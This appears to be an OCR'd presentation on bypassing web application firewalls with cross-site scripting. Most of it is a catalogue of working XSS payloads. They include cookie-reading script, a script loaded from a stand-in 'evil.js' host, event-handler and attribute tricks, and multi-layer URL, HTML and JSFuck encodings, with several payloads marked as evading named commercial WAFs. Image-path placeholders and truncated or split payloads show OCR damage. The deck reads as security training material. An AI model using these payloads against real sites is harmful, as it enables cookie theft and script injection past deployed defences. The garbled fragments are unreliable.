This is an XSS-test page. We'll abuse a "Hello World" script by submitting a script block instead of a name.


xxxxxxxxxxxxxxxxxxxxx

Please enter your first name: `<script>alert("bang! script injection\n"+document.cookie);</script>` Say Hello...

This page uses **X-XSS-Protection: 1; mode=block** to prevent rendering of the target page. Try without mode=block.
Long download URL

WAF Bypass Techniques

X-XSS-Protection header




```
header('X-XSS-Protection: 0');
```

If X-XSS-Protection header is set to 0 in the server headers of the code, then the browser protection can be bypassed.

WAF Bypass Techniques

WAF's rely upon two of most common approach:



Blacklisting
- Filter known attacks
- All requests allowed by default, unless explicitly denied
- Provides immediate baseline security

Whitelisting
- Dynamic analysis of web application
- Allow wanted transactions
- Everything else is denied
- Implicit security against new or unknown attacks (Zero Day Attacks)

Necessary fundamental model that provides rule-based protection

Flexible adaptive model that enhances security beyond well-known threats

Source: Auto-Scaling Web Application Security in Amazon Web Services (SEC308) | AWS

WAF Bypass Techniques

Javascript flexibility and Blacklist

- WAF vendors reliability on Blacklist model.
- Blacklist model will have a database that will contain all of the signatures generally in the form of complex REG-EX that would look for the patterns that they are trying to block.
- Thousands of ways of creating a valid JavaScript to bypass blacklist based protections.

WAF Bypass Techniques

Initial approach for bypassing Blacklist Model

- Start with HTML payloads such as <b>, <i>, <u> to see if they are actually blocked.
- Check whether they got HTML encoded?
- Did the filter strip out the opening/closing brackets?

WAF Bypass Techniques

- Next insert an open tag without closing it (<b, <i, <u, <marquee), assuming that WAF filtered both the tags.

- Did it filter out the open tag, or did it render perfectly.

- If it did render perfectly, this means that the reg-ex is looking for both an HTML element with both opening and closing tag and doesn’t filter out opening tag.

WAF Bypass Techniques

Most common XSS payloads that 99.99% percent of xss filters would be filtering out.

<script>alert(1);</script>

<script>prompt(1);</script>

<script>confirm (1);</script>

<script src="http://example.com/evil.js">

WAF Bypass Techniques

Check for following response

- 403 Forbidden page or Internal Server Error 500?
- Stripping the whole statement from http response?
- Did it strip some parts of it, are you left with alert, prompt, or confirm statements?
- If yes, are they filtering out the opening and closing parenthesis ()?

WAF Bypass Techniques

- If WAF is looking only for lowercase <script>

<scRiPt>alert(1);</scrIPt>

WAF Bypass Techniques

Assuming that the filter is looking for upper/lowercase

- Use nested tags to attempt to bypass the XSS filter.

<scr<script>ipt>alert(1)</scr<script>ipt>

- tags <scr and ipt> would concatenate and form a valid JavaScript and hence you'd be able to bypass the restrictions

WAF Bypass Techniques

- Next, we will try injecting the <a href tag:

<a href=”http://www.google.com>Clickme</a>

- Was the <a tag stripped out?
- Was the href stripped out?
- Or the most common case, was data inside the href element filtered out?

WAF Bypass Techniques

Assuming that, none of the tags were filtered out

- Insert a JavaScript statement inside the href tag.

<a href=”javascript:alert(1)”>Clickme</a>

- Did it trigger an error?
- Did it strip the whole JavaScript statement inside the href tag? Or did it only strip the “javascript”?
- Try mixing upper case with lower case and see if this passes by.

WAF Bypass Techniques

Next, try an event handler to execute JavaScript.

<a href="rhainfosec.com" onmouseover=alert(1)>ClickHere</a>

- Was the event handler stripped out?
- Or did it only strip the "mouseover" part after "on"?

WAF Bypass Techniques

Invalid event handler to check if they are filtering out all the event handlers or some of it.

<a href="rhainfosec.com" onclimbatree=alert(1)>ClickHere</a>

- Did you receive the same response?
- Or were you able to inject it?

WAF Bypass Techniques

- In case, where we were able to inject an invalid event handler with and it did not filter out “on” part of the event handler
- this means that they are filtering out certain event handlers.

WAF Bypass Techniques

- HTML5 have more than 150 event handlers
- 150+ ways of executing JavaScript
- More chances that WAF not filtering out all the event handler.
- One of the less commonly filtered out event handler is the “onhashchange”.

```
<body/onhashchange=alert(1)><a href=#>clickit
```

WAF Bypass Techniques

Testing With Src Attribute

There are wide varieties of html tags that use src attribute to execute javascript.

```
<img src=x onerror=prompt(1);>

 <video src=x onerror=prompt(1);>

<audio src=x onerror=prompt(1);>
```

Testing With Iframe

```
<iframesrc="javascript:alert(2)">

<iframe/src="data:text&sol;html;&Tab;base64&NewLine;,P
GJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
```

WAF Bypass Techniques

Testing With action Attribute

Action being another attribute that can be used to execute javascript, it is commonly used by elements such as <form, <isindex etc.

- <form action="Javascript:alert(1)"><input type=submit>
- <isindex action="javascript:alert(1)" type=image>
- <isindex action=j&Tab;a&Tab;vas&Tab;c&Tab;r&Tab;ipt:alert(1) type=image>
- <isindex action=data:text/html, type=image>

WAF Bypass Techniques

Testing With "posters" Attribute

```
<video poster=javascript:alert(1)//></video>
```

Testing with "data" Attribute

```
<objectdata="data:text/html;base64,PHNjcmlwdD5hbGVy
dCgiSGVsb8iGKTs8L3NjcmlwdD4=">
<object/data=//goo.gl/nlXoP?
```

Testing with "code" Attribute

```
<applet code="javascript:confirm(document.cookie);">

<embed code="http://businessinfo.co.uk/labs/xss/xss.swf"
allowscriptaccess=always>
```

WAF Bypass Techniques

Event Handlers

```
<svg/onload=prompt(1);>

<marquee/onstart=confirm(2)>/

<body onload=prompt(1);>

<select autofocus onfocus=alert(1)>

<textarea autofocus onfocus=alert(1)>

<keygen autofocus onfocus=alert(1)>

<video><source onerror="javascript:alert(1)">
```

WAF Bypass Techniques

XSS Payload when= ( ) ; : are not allowed:


```
<svg><script>alert&#40/1/&#41</script>
        // Works With All Browsers
```

- (is html encoded to &#40
-) is html encoded to &#41

WAF Bypass Techniques

Attributes and Supported Encoding


href=
action=
formaction=
location=
on*=
name=
background=
poster=
src=
code=



Supported Encodings:
HTML, Octal, Decimal,
Hexadecimal, and Unicode

WAF Bypass Techniques

Encoding XSS Script Online



https://encoder.mattiasgeniar.be

Decode, Encode or Obfuscate your string

This is used to obfuscate your string or code, to encode or decode a certain value. For more information on possible XSS/XSRF implementations, see http://ha.ckers.org/xss.html.

Enter your string in the textarea below. Am I missing a popular technique? Let me know!

- [✓] Include basic encoding/decoding (HTML, UTF-8, base64, URL encode, ...)
- [ ] Include one-way encryption (MD5, SHA1, RipeMD, Adler, Haval...)
- [ ] Include code obfuscation (Javascript, SQL, HTML)

WAF Bypass Techniques

- Gets Detected and Blocked

```
<script>alert(1)</script>

<img/src="x"/onerror="alert(1)">
```

- Un-Detected and bypass filter

```
<img src=x onerror="input">
```

Firewall bypassed - Imperva Incapsula WAF

The only obstacle to bypass the filter is to find action upon the error.

alert(), prompt(), confirm(), and eval() were all blocked.

WAF Bypass Techniques

HTML Encoding + Double URL Encoding (Google Chrome & Mozilla Firefox & Opera Browser)

```
<body style="height:1000px"
onwheel="prom%25%32%33%25%32%36x70;t(1)">

<div contextmenu="xss">Right-Click Here<menu id="xss"
onshow="prom%25%32%33%25%32%36x70;t(1)“>
```

Firewall bypassed - F5 Big IP WAF

WAF Bypass Techniques

*Double URL Encoding + HTML Encoding + **Unicode Encoding** (All Modern Browsers)*

- The fist bypass has been identified using a mixture payload of HTML and Double-URL encoding.
- The action payload was encoded by HTML and Double-URL Encoding.
- Double-URL encoding works on specific servers that URL-decode the client's input multiple times.

WAF Bypass Techniques

```
<img src=x onerror="input">
```

```
%3Cimg%2Fsrc%3D%22x%22%2Fonerror%3D
%22prom%5Cu0070t%2526%2523x28%3B%25
26%2523x27%3B%2526%2523x58%3B%2526%
2523x53%3B%2526%2523x53%3B%2526%2523
x27%3B%2526%2523x29%3B%22%3E
```

WAF Bypass Techniques

- **JSF**k** is an esoteric and educational programming style based on the atomic parts of JavaScript.

- It uses only six different characters **( ) + ! [ ]** to write and execute code.

- The payload is unlimited to actions, but the only obstacle is its length.

- Most servers restrict the GET request URL length

- Works better with POST requests

Firewall bypassed - Imperva Incapsula WAF


WAF Bypass Techniques

- In JavaScript, the code alert(“Hello World”), which causes a pop-up window to open, is 21 characters long.
- In JSF**k, the same code has a length of 22117 characters.
- Certain single characters require far more than 1000 characters when expanded as JSF**k.

<img/src="x"/onerror="[JSFK Payload]">**

For more details - http://www.jsfuck.com/

WAF Bypass Techniques



alert(1)

[✓] Eval Source

```
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!!
[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+
[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+
(!![]+[])[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[]
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]]+(!![]+[][(![]+[])[+
[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
```


1227 chars

WAF Bypass Techniques

Hieroglyphy Conversion

- Transform any javascript code to an equivalent sequence of ()[]{}!+ characters that runs in the browser!

http://patriciopalladino.com/files/hieroglyphy/



Hieroglyphy demo

Insert the script

```
alert(1)
```

Your output

```
{})[+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]][([]+{})[!+[]+!![]+!!
[]+!![]+!![]]+([]+{})[+!![]]+([][[]]+[])[+!![]]+(![]+[])[!+[]+!!
```

WAF Bypass Techniques

Where

- [and] to access array elements, objects properties, get numbers and cast elements to strings.
- (and) to call functions and avoid parsing errors.
- + to append strings, sum and cast elements to numbers.
- ! to cast elements to booleans.
- { and } to get NaN and the infamous string "[object Object]“

Where NaN is the result of trying to cast an object to number: +{}

WAF Bypass Techniques

ontoggle JS Event

The following bypass currently works on Google Chrome only.

```
<details ontoggle=alert(1)>
```

Firewall bypassed – WebKnight v4.1

WAF Bypass Techniques

Onshow JS event

- When a user rightclicks, the script will be executed. (Works with FireFox)

Firewall bypassed – WebKnight v4.1

```
<div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">
```

WAF Bypass Techniques

Onwheel JS event *+Resizing the page by specifying the height on the style attribute*

- Works with all the modern browsers.

- It is focused on the "onwheel" JS event. Once the JS event occurs, the script will be executed.

```
<body style="height:1000px" onwheel="[DATA]">
```

Firewall bypassed – F5 Big IP

WAF Bypass Techniques

Mod-Security is very sensitive to any malicious requests.

- **hey%20onsomething=dosomething** is marked as a potential cross-site scripting attack because of the "onsomething" looks similar to JS events.

WAF Bypass Techniques

(&NewLine;) and (&Tab;)

<a href="j[785 bytes of (&NewLine;&Tab;)]avascript:alert(1);">XSS</a>

- Works well with Google Chrome & Opera Browser & Internet Explorer
- Payload consists of a clickable link that points to Javascript payload.
- While using a large number of HTML charsets of new lines and tab, Mod-Security fails to detect and ban the payload.

Firewall bypassed – Mod-Security

WAF Bypass Techniques

Triple URL Encoding

```
<b/%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%35mouseover=alert(1)>
```

- This bypass works against environments that escape the user's request multiple times; three times or above.

Firewall bypassed – Mod-Security

References

- "Evading All Web-Application Firewalls XSS Filters" - Mazin Ahmed
- "Modern WAF Fingerprinting and Bypassing XSS Filters" - Rafay Baloch
- "OWASP ModSecurity Core Rule Set (CRS) Project" - Ryan Barnett
- "WAFFle: Fingerprinting Filter Rules of Web Application Firewalls" - Isabell Schmitt, Sebastian Schinzel
- http://www.gartner.com/technology/reprints.do?id=1-2JHK9Z5&ct=150715&st=sb
- https://blog.cloudflare.com/protect-your-sites-with-rapidly-deployed-waf-rules/

Thank you!